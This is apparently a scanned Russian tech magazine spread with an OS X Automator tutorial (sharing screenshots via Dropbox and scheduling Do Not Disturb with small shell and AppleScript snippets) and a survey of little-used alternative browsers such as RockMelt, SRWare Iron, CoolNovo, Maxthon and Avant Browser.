Рассмотрим несколько интересных юз-кейсов, которые могут пригодиться любому пользователю OS X или подтолкнут его на написание новых рецептов



ШАРИНГ СКРИНШОТОВ

Этот рецепт позволит тебе автоматом синхронизировать и расшаривать скриншоты, которые ты делаешь. В OS X уже встроены механизмы снятия скриншота (сочетания клавиш <Cmd + Shift + 3> для снятия снимка со всего экрана и <Cmd + Shift + 4> для снимка области экрана или окна приложения). Также функции синхронизации присутствуют во многих облачных хранилищах, например Dropbox. Поэтому нам остается только немного их подружить.

Создадим новый воркфлоу с типом Folder Action. Необходимо будет выбрать папку, в которую макось сохраняет скриншоты (по умолчанию эта папка — ~/Desktop). Как только в папку будет добавляться какой-либо файл, будет вызываться наш воркфлоу, поэтому создадим фильтр, чтобы исключить расшаривание остальных файлов. Для этого добавим действие Filter Finder Items. По умолчанию все снимаемые скриншоты называются следующим образом «Screen Shot [дата] at [время].png», поэтому зададим в фильтре поля: Name begins with "Screen Shot", а также: Kind is image. Если необходимо, то ты можешь еще добавить другие параметры, например дату создания, чтобы не трогать старые скриншоты, находящиеся на рабочем столе.

Теперь добавим действие Move Finder Items, которое будет перемещать картинки в соответствующую директорию — ~/Dropbox/Public/. И теперь добавим небольшой хинт, который будет копировать URL расшаренного скриншота в буфер обмена. Для этого добавим действие Run Shell Script и добавим в него следующее содержание:


```
combined="https://dl.dropbox.com/u/[user_id]/"$(basename $1)
final=`echo $combined | sed 's/ /%20/g'`
echo -ne ${final} | pbcopy
afplay /System/Library/Sounds/Hero.aiff
```

Заметь, что вместо [user_id] тебе нужно будет подставить свой идентификатор из семи цифр в дропбоксе. Как его найти? Самый простой вариант — зайти залогиненным на сайт дропбокса и в яваскриптовой консоли браузера набрать:

```
console.log(Constants.uid)
```

Опционально можно еще добавить нотификейшн. Тут возможно два варианта: либо использовать действие, которое идет вместе с Growl'ом, либо скачать и установить бесплатное действие, позволяющее показывать уведомления в теперь уже стандартном центре уведомлений OS X (is.gd/mgqFro).

Готово. Теперь сохраняем наш воркфлоу (автоматор положит его в ~/Library/Workflows/Applications/Folder Actions/) и наслаждаемся работой.



DO NOT DISTURB ПО КАЛЕНДАРЮ

В последней версии операционки от Apple был представлен новый центр сообщений с возможностью отключения всплывающих аллертов до определенного времени. Эта функция получила название Do Not Disturb. Она позволяет до конца текущего дня отключить все отвлекающие факторы. Но что, если ты хочешь, чтобы эта функция включалась по расписанию? Например, в конце каждого твоего рабочего дня и в выходные. Почему-то ребятам в Купертино это не пришло в голову. Этот воркфлоу придет тебе на помощь.

Для начала создадим новый Calendar Workflow, так как мы хотим уже потом в календаре настроить расписание запуска нашего скрипта.

Добавим действие Run AppleScript и в поле скрипта заменим следующим содержанием:

```
do shell script "defaults write ~/Library/↵
Preferences/ByHost/com.apple.notificationcenterui.↵
*.plist doNotDisturb -boolean true"
set theDate to quoted form of (do shell script ↵
"date +\"%Y-%m-%d %I:%M:%S +0000\"")
do shell script "defaults write ~/Library/↵
Preferences/ByHost/com.apple.notificationcenterui.↵
*.plist doNotDisturbDate -date " & theDate
do shell script "killall NotificationCenter"
```

Скрипт пишет в настройки центра уведомлений о включении DND, а потом перезапускает его, чтобы новые настройки возымели эффект.

Готово, теперь сохраняем наш воркфлоу. Автоматор сам поместит его в нужное место на диске для данного типа, ~/Library/Workflows/Applications/Calendar, запустит приложение Calendar и создаст в нем событие, в котором уже можно будет настроить время запуска, периодичность и так далее. Сохраняем событие и радуемся тишине и спокойствию в нужные часы.

Кстати, если тебе нужен аналогичный скрипт, который, наоборот, отключает DND, то придется создать второй воркфлоу, такого же типа, но со следующим скриптом:

```
do shell script "defaults write ~/Library/↵
Preferences/ByHost/com.apple.notificationcenterui.↵
*.plist doNotDisturb -boolean false"
try
do shell script "defaults delete ~/Library/↵
Preferences/ByHost/com.apple.notificationcenterui.↵
*.plist doNotDisturbDate"
end try
do shell script "killall NotificationCenter"
```

После этого также необходимо будет настроить расписание его включения.

ЗАКЛЮЧЕНИЕ

На протяжении последних нескольких статей я наглядно показывал тебе, что если ты все еще думаешь, что OS X — это гламурно и бестолково, то ты ошибаешься. В этой системе есть куча инструментов, позволяющих избавиться от рутинных действий и наслаждаться тем, как все происходит словно по взмаху волшебной палочки. И было бы глупо игнорировать возможности, которые предлагают различные разработчики.

POPCLIP И ALFRED

Помимо автоматора, пользователям OS X доступны и другие средства автоматизации. Одно из них — PopClip, небольшое приложение, позволяющее производить различные манипуляции с выделенным текстом, второе — Alfred, приложение, функциональностью напоминающее стандартный Spotlight, с кучей различных дополнений, позволяющих переключать музыку в iTunes, выдавать результат поиска в Wolfram Alpha или писать простенький To-Do-список.


POPCLIP

Сайт программы: pilotmoon.com/popclip

PopClip — утилита платная, но стоит всего 4,99 доллара. Впрочем, попробовать ее можно бесплатно, с ограничением на 150 запусков. После установки в системе и запуска программы, при выделении текста будет появляться небольшой pop-up, позволяющий произвести различные операции с выделением, подобно тому как это происходит с редактируемым текстом в iOS. По умолчанию это поиск выделенного текста в Google, стандартные операции: вырезать, копировать, вставить, а также, если было выделено одно слово, поиск его значения в словаре.

Но вся мощь PopClip кроется в множественных и качественных его дополнениях (pilotmoon.com/popclip/extensions). Там есть и переводы выделения в верхний регистр, и шаринг ссылки через Droplr, и создание твита. Кроме того, без лишних сложностей ты можешь дополнить библиотеку расширений чем-то самописным, набросав скрипт на любимом ЯП и оформив его в виде экстеншна. Подробности по оформлению и примеры можно найти в гитхабе проекта (https://github.com/pilotmoon/PopClip-Extensions).






ALFRED

Сайт программы: www.alfredapp.com

Альфред доступен в двух вариантах: простом и расширенном. Первый распространяется бесплатно, второй можно приобрести за 15 фунтов стерлингов. Программа реализована в виде небольшого всплывающего окна с текстовым поисковым полем, появляющегося по нажатию хоткея (по умолчанию — <Alt + Space>). По мере ввода символов в текстовое поле альфред, подобно Spotify, подбирает релевантные варианты (поиск приложений, файлов, подсчет математического выражения...). Powerpack добавляет целый ряд полезных возможностей, позволяющих, например, проиграть найденный альбом (если по запросу были найдены музыкальные треки) в iTunes, отправить найденные файлы по e-mail, а также подключить различные экстеншны, написанные на shell, AppleScript, а также workflow автоматора. На сайте разработчиков есть специальный раздел, посвященный дополнениям (support.alfredapp.com/extensions).





Игорь Антонов
antonov.igor.khv@gmail.com


БУНТ БЕЗ ПРИЧИНЫ

Лучшие интернет-браузеры, которыми никто не пользуется

Создать новый браузер сегодня как никогда просто — есть Chromium, который можно форкнуть и добавить любой функционал. Компании делают это по той же логике, по какой когда-то создавались тулбары, — это всего лишь попытка вбить свой бренд пользователю и заставить его приобретать другие продукты компании. Но когда это делают независимые разработчики, продукт преследует цель сказать свое «му» на фактически статичном рынке браузеров. Не подумай — я не верю, что ты перейдешь на один из инди-браузеров. Но посмотреть, что они предлагают, интересно, не так ли?

ПЕРЕХОДИТЬ ИЛИ НЕТ?
Когда кажется, будто в какой-то области уже сказано все, что только можно, попытки сделать что-то по-другому захватывают дух: сперва думаешь — это дикость и утопия, но в результате ты начинаешь по-новому смотреть на лидеров рынка. По этой же причине в декабрьском номере][мы говорили о таких «странных» мобильных ОС, как Tizen, Firefox OS или Maemo. Поэтому, на мой взгляд, когда рассуждаешь об альтернативных браузерах, некорректно ставить вопрос ребром: переходить или нет. Нет, ты однозначно не перейдешь. Но можно попробовать повторить заинтересовавший функционал в твоем любимом браузере — для этого в каждом случае я постарался подобрать соответствующие расширения.







1 ROCKMELT

www.rockmelt.com

Аудитория проекта:
любители социальных сетей


Идея создания браузера, тесно взаимодействующего с популярными социальными сетями, давно будоражит умы разработчиков. Попыток создать подобный комбайн было много, но, пожалуй, лучше справилась компания Rockmelt. Недаром они смогли получить серьезные финансовые инвестиции.

Одноименный проект был запущен в 2009-м и сразу заручился поддержкой одного из основателей компании Netscape. Год спустя была выпущена первая бета-версия, построенная на исходниках Chromium, за короткое время она успела собрать приличное количество фанатов. Основной фишкой Rockmelt стала ненавязчивость. Интеграция с Facebook и Twitter реализовывалась как добавочная функциональность, а не назойливое дополнение.

Возможно, Rockmelt ждало светлое будущее, но в 2012 году разработчики свернули десктопную версию и сосредоточились на создании приложения для iOS. Несмотря на резкие перемены, мобильное приложение родилось быстро и получилось достаточно любопытным.

Итак, нам предлагают решение, интересное в первую очередь интерфейсом. Управление браузером сосредотачивается вокруг единственной строки ввода. Она одновременно является адресной строкой и навигатором по различным группам контента. Например, ты можешь выбрать определенную тематику и сразу получить пачку превьюшек новых постов, ей соответствующих. Наличие дополнительных жестов позволяет выполнять ряд операций (расшаривание, лайки) одним кликом или взмахом.

Таким образом, вместе с браузером мы получаем генератор контента. При этом у нас есть возможность довольно легко влиять на условия выдачи материалов. Достаточно лишь зайти на любой сайт и кликнуть по пимпе «Follow». Ресурс добавляется в список наблюдаемых (учитывается RSS-лента), и новые материалы будут попадать в персональную новостную ленту.



Вердикт: мания к социальным сетям оказалась заметно переоценена, и браузер специально для социалок оказался не востребован. Тем не менее эти функции уже переняли разрабы Firefox.

Расширения:
- Генератор контента. Плагин для Google Chrome: Feedly (goo.gl/GWDZ6);
- Новые материалы по категориям. Плагин для Google Chrome: StumbleUpon (goo.gl/GWDZ6);
- Взаимодействие с социальными сетями (публикации, шаринг и так далее). Плагин для Google Chrome: Buffer (goo.gl/ARuxS).

ОДНОЙ СТРОКОЙ



Comodo Dragon (goo.gl/otJxu) — браузер, построенный на базе Chromium и обладающий дополнительными секьюрными фишками: упрощенной идентификацией SSL-сертификатов, повышенной защитой конфиденциальных данных; собственным надежным DNS-сервисом; блокировкой cookies при работе в режиме инкогнито.



Comodo IceDragon (goo.gl/8XBOf) — то же самое, что и предыдущий, только на базе Firefox.



SeaMonkey (goo.gl/dOlv2) — идейное продолжение некогда популярного пакета программ Mozilla Suite. Включает в себя браузер на движке Gecko, почтовый клиент, IRC-клиент, адресную книгу и так далее.



Camino (goo.gl/9kzDo) — браузер на базе Firefox для OS X. Выделяется родным для OS X интерфейсом (Cocoa) и поддержкой различных технологий, специфичных для платформы (Spotlight, Finder, Dock, Keychain и других).



Dolphin (goo.gl/wRczL) — браузер для мобильных платформ (iOS, Android). Из наиболее интересных возможностей: голосовой поиск, расшаривание контента в один клик, взаимодействие с популярными сервисами Evernote и Dropbox, синхронизация с десктопными браузерами.



Flock (goo.gl/FcU1s) — основан на базе Chromium и ориентирован на пользователей, активно тусующихся в социальных сетях (Twitter, Facebook, Flickr, LinkedIn и прочие). Последняя версия датирована февралем 2011-го, и в настоящий момент с официального сайта ничего нельзя скачать. Ходят слухи, что разработчики трудятся над принципиально новым решением.



Яндекс.Браузер (goo.gl/cAzHV) — браузер, созданный на базе Chromium в недрах компании «Яндекс». Выделяется полностью переработанным интерфейсом, наличием турборежима (технология Opera Turbo), повышенной безопасностью и поддержкой взаимодействия с сервисами компании (например, Яндекс.Диск).



SRWARE IRON

www.srware.net

Аудитория проекта:
любители теории заговора

Первые релизы Google Chrome (впрочем, как и Chromium) наделали много шума. Пользователи обратили внимание не только на интересный интерфейс и скорость работы, но и на пару пунктов лицензионного соглашения, наносящих удар по приватности.


После этого начался бум статей на тему «Большой брат следит за тобой», в итоге вынудивший Google переосмыслить свои амбиции. Несмотря на это, в Chrome до сих пор присутствует несколько функций, так или иначе нарушающих личное пространство пользователя.

Например, всем известно, что сразу после установки Google Chrome генерирует уникальный идентификатор, который передается на сервер компании. Функция «предложения» действует аналогичным образом. Все вводимые данные отправляются в Google с целью выдачи предложений поиска. Примерно в таком же ключе идет рассуждение о других кошмарах: фоновой службе обновлений, отправке отчетов с ошибками и прочем.

Решить все озвученные проблемы готов SRWare. По факту это тот же Google Chrome, но с отсеченным языком. Никакую информацию на сервер Google он не передает, а еще приносит несколько приятных фишек:

- автономный инсталлятор;
- встроенный блокировщик рекламы;
- возможность изменения User-Agent.

Вердикт: решение в первую очередь для приверженцев теории заговора. Дополнительных функций у браузера немного, и все они реализуются при помощи соответствующих расширений. В итоге получается, что все преимущества сводятся лишь к обеспечению дополнительного уровня приватности.



SRWare — это тот же Google Chrome, но с отсеченным языком. Никакую информацию на сервер Google он не передает, а еще приносит пару приятных фишек

Сколько же уже можно клонировать Chromium?

3 COOLNOVO

coolnovo.com

Аудитория проекта:
веб-разработчики, энтузиасты

Еще один проект, выросший из форка Chromium, CoolNovo выгодно отличается от подобных альтернатив. Во-первых, разработчики из Поднебесной ставят перед собой масштабные цели, а не просто создают очередной клон с парой-тройкой дополнительных расширений. Во-вторых, они позиционируют свое решение в качестве полноценной замены Google Chrome. Идея такого решения успела завоевать сердца пользователей, а сам браузер получил ряд наград.

Одна из самых интересных и полезных функций — IE Tab. Моя основная деятельность отчасти связана с разработкой веб-приложений, а это подразумевает необходимость тестирования, правильно ли отображается верстка в браузерах, использующих для рендеринга разные движки. IE Tab упрощает процесс тестирования в Internet Explorer. Она избавляет от необходимости запускать отдельную копию IE, а позволяет одним кликом сменить движок, используемый для рендинга.

Отдельного внимания также заслуживает управление жестами. В свое время я привык пользоваться подобной функциональностью в Opera, и надо сказать, что в CoolNovo реализация выполнена не хуже.

О неприкосновенности личного пространства разработчики придерживаются тех же взглядов, что и ребята из проекта SRWare Iron. Все тайные пересылки информации на серверы компании срезаны под корень.


Из других наиболее интересных функций стоит отметить:

- мгновенный перевод страниц на другие языки (посредством Google Translate);
- создание скриншотов страницы или выделенной области;
- быструю очистку истории;
- отдельный сайд-бар для размещения часто используемых виджетов и расширений;
- блокировщик рекламы.


Вердикт: CoolNovo был долгое время лидером среди альтернативных сборок на базе Chromium. Сегодня он продолжает держать позиции и по-прежнему остается хорошим решением для пользователей, желающих из коробки получить прокачанный браузер. Огорчает лишь, что в последнее время CoolNovo стал реже обновляться. Если так пойдет дальше, то рано или поздно конкурент в лице Chrome выкинет его с дистанции.

Расширения:

- Быстрая и гибкая очистка истории, cookies и других файлов сетевой активности. Плагин для Google Chrome: Click&Clean (goo.gl/KLmV8);
- Сокращалка ссылок. Плагин для Google Chrome: goo.gl URL Shortener (goo.gl/fofNL);
- Управление жестами. Плагин для Google Chrome: CrxMouse (goo.gl/Q2RyG) или Gestures for Chrome (goo.gl/RxORq);
- Режим для чтения (без отображения картинок и лишних элементов верстки). Плагин для Google Chrome: iReader (goo.gl/DcYll) или Clearly (goo.gl/81rmk);
- Кнопка для быстрой подписки на RSS. Плагин для Google Chrome: RSS Subscription Extension (goo.gl/mAFdv);
- Суперперетаскивание. Плагин для Google Chrome: Super Drag (goo.gl/xqAzP);
- Переводчик. Плагин для Google Chrome: Google Translate (goo.gl/UZE42).



Одна из самых интересных и полезных функций CoolNovo — IE Tab — упрощает процесс тестирования в Internet Explorer



4 MAXTHON

maxthon.com

Аудитория проекта:
любители «все включено»

Maxthon — один из тех проектов, которые пережили второе рождение. Впервые он увидел свет в начале нулевых под псевдонимом MyIE. Тогда он представлял собой удобную обертку для ослика IE и ряд полезных функций. У него был встроенный менеджер закачек, табы вместо отдельных окон и другие полезности.

Когда начался бум Firefox, а впоследствии и Google Chrome, MyIE был вынужден уйти в тень на капитальный ремонт. Тотальная рихтовка вернула его с новым именем, обновленным набором функций и совершенно другим лицом.

Сегодня Maxthon больше похож на мощный интернет-центр, чем на просто браузер. Под капотом бродилки хостятся аж два движка — WebKit и Trident (используется в Internet Explorer). Причем в отличие от большинства подобных решений Maxthon способен самостоятельно определять страницы, для которых применение Trident более предпочтительно (как правило, это старые сайты). Я специально достал из кладовки один старый проект, адаптированный для просмотра в IE, и попробовал посмотреть его Maxthon. Недолго думая, бродилка сразу переключила отображение в ретрорежим и отрендерила страницу при помощи Trident. Помимо одновременной работы с двумя движками, наиболее сильные стороны Maxthon составляют собственное облако и наличие версий под мобильные платформы (Android, iOS). Собственная тучка не только позволяет складировать различную мелкую информацию вроде истории посещений, списка открытых страниц и подобных вещей, но и вполне сгодится для хранения файлов.

Например, меня очень порадовала возможность сохранения файлов с веб-страницы одним кликом в облако. Наиболее выгодно эта функция выглядит при работе на мобильнике/планшете. На этом полезности Maxthon не кончаются, а скорей только начинаются. Среди них:

- поддержка жестов;
- функция SuperDrop, упрощающая взаимодействие с интерфейсом браузера при отсутствии мыши;
- блокировщик рекламы;
- полностью переработанный интерфейс приложения (не очередной клон Chrome);
- одновременная обработка результатов поиска с нескольких поисковых серверов;
- просмотр страниц в режиме для чтения (без лишней информации);
- сохранение видео с YouTube;
- отключение звука на любой странице;
- одновременный просмотр нескольких вкладок в одном окне;
- менеджер загрузки;
- собственный магазин расширений;
- установка произвольного времени обновления открытых страниц;
- ночной режим серфинга. При активации данного режима Maxthon затемняет яркий фон страниц, позволяя тем самым снизить нагрузку на глаза;
- повышенная производительность

и многое другое.

Вердикт: Maxthon придется по душе как обычным пользователям, так и хардкорным гикам, ищущим новые приключения. Наличие версий под мобильные платформы и полноценное персональное облако — две ключевые функции, позволяющие Maxthon уделать многих конкурентов. Добавим к этому хорошую производительность, многочисленные победы в тестах на соблюдение веб-стандартов и получим практически идеальный, но малоизвестный браузер.

Расширения:

- Ретрорежим (рендеринг страницы с помощью движка IE). Плагин для Google Chrome: IE Tab (goo.gl/lQ4Uj);
- Создание скриншотов. Плагин для Google Chrome: Webpage ScreenShot (goo.gl/7mtyl);
- Ночной режим. Плагин для Google Chrome: Hacker Vision (goo.gl/Mc8rm) или незаменимая штука Turn Off the Lights (goo.gl/q0pWb) для комфортного просмотра видеороликов;
- Хранилище паролей. Плагин для Google Chrome: LastPass (goo.gl/gbKEb);
- Блокировщик рекламы. Плагин для Google Chrome: AdBlock (goo.gl/Mxz8D);
- Встроенный блокнот с возможностью хранения заметок в облаке. Плагин для Google Chrome: Memo Notepad (goo.gl/4dL3z);
- Сниффер ресурсов. Плагин для Google Chrome: Web Developer (goo.gl/4xJUX).



AVANT BROWSER

URL: www.avantbrowser.com

Аудитория проекта: веб-разработчики

Первоочередная цель разработчиков Avant Browser — предоставить пользователям простой способ совместить работу движков в рамках одного приложения. Казалось бы, задача не из легких, но, глядя на Avant Browser, убеждаешься в обратном. Разработчики не только смогли собрать воедино все популярные движки под одной оберткой, но и придумали легкий способ переключаться между ними. Смена движка рендеринга выполняется в пару кликов мышкой.

На этом суперполезные функции кончаются, и остаются типичные для подобных решений:

- простенькое облачное хранилище, способное хранить RSS-подписки, избранное, пароли и другую информацию;
- блокировщик рекламы / всплывающих окон;
- создание скриншотов страниц;
- простенькая реализация управления жестами;
- создание для страниц алиасов, при помощи которых можно быстро переходить на часто посещаемые сайты;
- встроенная RSS-читалка;
- почтовый клиент.

Вердикт: Avant Browser нельзя рассматривать в качестве полноценного приложения для повседневного использования. Это больше специализированное решение, способное сослужить хорошую службу веб-разработчикам, но не обычному пользователю. Каких-либо других интересных функций в Avant Browser попросту нет.

Расширения:

